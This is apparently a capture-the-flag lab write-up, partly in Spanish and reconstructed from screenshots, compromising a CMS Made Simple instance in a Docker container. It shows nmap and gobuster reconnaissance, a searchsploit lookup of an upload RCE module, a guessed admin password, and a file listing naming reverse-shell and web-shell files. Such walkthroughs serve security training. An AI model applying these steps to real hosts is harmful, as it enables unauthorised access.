
Summervibes


```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS --open -p- -Pn -n --min-rate 5000 -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 12:01 -03
Initiating ARP Ping Scan at 12:01
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 12:01, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:01
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 12:01, 2.45s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000015s latency).
Scanned at 2025-02-06 12:01:35 -03 for 3s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p22,80 -Pn -n -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 12:03 -03
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d1:19:f1:fa:48:16:af:8a:4a:89:2d:78:89:e9:2d:94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG36eG906mrEH+PhkX+d0kmE
LdWyEQiyy/MfZDM=
|   256 b8:b7:2e:64:3e:ee:c3:2e:2e:be:99:07:4e:02:4f:16 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL/OHCYyijgZMo6u1RkpTLxjluOVfmcqxgB3eL+iMUpp
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], Title[Apache2
Ubuntu Default Page: It works]
```




Search tabs
Not secure
view-source:172.17.0.2

Document Roots

By default, Ubuntu does not allow access through the web browser to
any file outside of those located in <tt>/var/www</tt>,
public_html</
directories (when enabled) and <tt>/usr/share</tt> (for web
applications). If your site is using a web document root
located elsewhere (such as in <tt>/srv</tt>) you may need to whitelist your
document root directory in <tt>/etc/apache2/apache2.conf</tt>.


The default Ubuntu document root is <tt>/var/www/html</tt>. You
can make your own virtual hosts under /var/www.

Reporting Problems


Please use the <tt>ubuntu-bug</tt> tool to report bugs in the
Apache2 package with Ubuntu. However, check <a
href="https://bugs.launchpad.net/ubuntu/+source/apache2"
rel="nofollow">existing bug reports before reporting a new bug.

Please report bugs specific to modules (such as PHP and others)
to their respective packages, not to the web server itself.

</body>
</html>
<!-- cms made simple is installed here - Access to it - cmsms -->



user?




version cmsms


info exploit

```
┌──(miguel㉿miguel)-[~]
└─$ searchsploit cmsms
------------------------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                                              |  Path
------------------------------------------------------------------------------------------------------------ ---------------------------
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit)                          | php/remote/46627.rb
------------------------------------------------------------------------------------------------------------ ---------------------------
```


fuzzing

```
┌──(root㉿miguel)-[/home/miguel]
└─# gobuster dir  -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u "http://172.17.0.2/cmsms/" -x html,txt,
php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/cmsms/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 19671]
/modules              (Status: 301) [Size: 316] [--> http://172.17.0.2/cmsms/modules/]
/uploads              (Status: 301) [Size: 316] [--> http://172.17.0.2/cmsms/uploads/]
/doc                  (Status: 301) [Size: 312] [--> http://172.17.0.2/cmsms/doc/]
/admin                (Status: 301) [Size: 314] [--> http://172.17.0.2/cmsms/admin/]
/assets               (Status: 301) [Size: 315] [--> http://172.17.0.2/cmsms/assets/]
/lib                  (Status: 301) [Size: 312] [--> http://172.17.0.2/cmsms/lib/]
/config.php           (Status: 200) [Size: 0]
/tmp                  (Status: 301) [Size: 312] [--> http://172.17.0.2/cmsms/tmp/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
```








chocolate tiene un length diferente de lo normal vamos a intentar como pass





chinpun y adentro









Open Files
Recent
Home
Desktop
Downloads
Documents
Music
Pictures
Videos
Other Locations
miguel
Work
resources
Name
Size
Type
Modified
rockyou.txt
139.9 MB
Text
26 Jan
pspy
3.5 MB
Program
Fri
php-reverse-shell.php
5.5 kB
Program
Yesterday
cmd.php.jpegd
328 bytes
Program
13:17
cmd.php
328 bytes
Program
23 Jan
CMS Made Simple
Welcome: admin
CMS
Content
Content Manager
File Manager
News
Layout
User Management
Extensions
Site Admin
My Preferences


CMS Made Simple
